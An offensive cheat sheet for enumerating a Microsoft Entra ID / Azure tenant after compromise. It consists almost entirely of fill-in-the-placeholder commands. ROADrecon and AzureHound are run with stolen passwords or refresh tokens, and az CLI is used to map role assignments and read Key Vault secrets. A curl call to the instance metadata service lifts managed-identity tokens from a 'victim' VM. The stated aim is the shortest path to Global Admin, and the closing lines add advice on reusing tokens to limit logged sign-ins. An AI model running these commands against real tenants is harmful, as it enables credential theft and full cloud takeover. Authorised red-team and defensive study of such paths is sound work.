


# Azure / Entra ID Enumeration

With valid creds or a token, map the tenant: users, groups, roles, apps, service principals, devices, and Azure resources. Enumeration converts "a token" into a path to Global Admin / subscription Owner. The deep-dive companion to entra-id-attacks. Replace <placeholders> with your own values.



## Two planes — keep them straight

```
Entra ID (Azure AD)  directory: users/groups/roles/apps/SPs/devices
Azure Resource Mgr    subscriptions/resources: VMs, storage, Key Vaults,
                      managed identities — needs RBAC on a subscription
```

### ① ROADrecon — Directory Dump

Tab 1 · Kali

```
roadrecon auth -u <user>@<domain> -p <password>
# or: roadrecon auth --refresh-token <token>
roadrecon gather          # → roadrecon.db
roadrecon gui             # http://127.0.0.1:5000
```

*Hunt: Global Administrators, role assignments, app owners, apps with secrets/certs, dynamic groups, MFA status, stale guests.*

### ② AzureHound — Attack Paths

Tab 2 · Kali

```
azurehound -u <user>@<domain> -p <password> list \
  --tenant <tenant-id> -o output.json
# import output.json into BloodHound CE
```

*Run: "Shortest paths to Global Admin", control over apps/SPs (AddSecret → app-only token), users who can reset privileged passwords.*

### ③ az CLI — Resource Manager Plane

Tab 3 · az

```
az login ; az account show
az ad user list -o table
az ad sp list --all -o table
az role assignment list --all -o table      # who has what RBAC
az vm list -o table ; az storage account list -o table
az keyvault list -o table                  # then read secrets if allowed
```

*Owner/Contributor at subscription or resource-group scope = pivot points.*

#### ④ Managed Identity from a Compromised VM

On an Azure VM, ask IMDS for a token tied to the VM's managed identity.

##### Tab 4 · Victim VM

```
curl -s -H "Metadata: true" \
  "http://169.254.169.254/metadata/identity/oauth2/token?api-
  version=2018-02-01&resource=https://management.azure.com/"

# then use the token with az / REST (often Contributor on the RG)
# Key Vault variant: resource=https://vault.azure.net
```

*AADInternals extras: Get-AADIntGlobalAdmins, Get-AADIntLoginInformation -Domain <domain>. Flag: GA members + who can become them, apps you can AddSecret to, broad managed identities, readable Key Vaults.*

---

Key idea: enumeration converts "a token" into "a plan." Entra ID and Azure RM are two separate planes — directory vs resources — mapped with the right tool: ROADrecon for a full directory snapshot, AzureHound for attack paths to Global Admin, az CLI for live resource/RBAC inspection, and IMDS for managed-identity tokens from inside a VM. The goal is always the shortest path to Global Admin or subscription Owner. Sign-ins are logged — reuse a token where possible; reading Key Vault secrets is audited.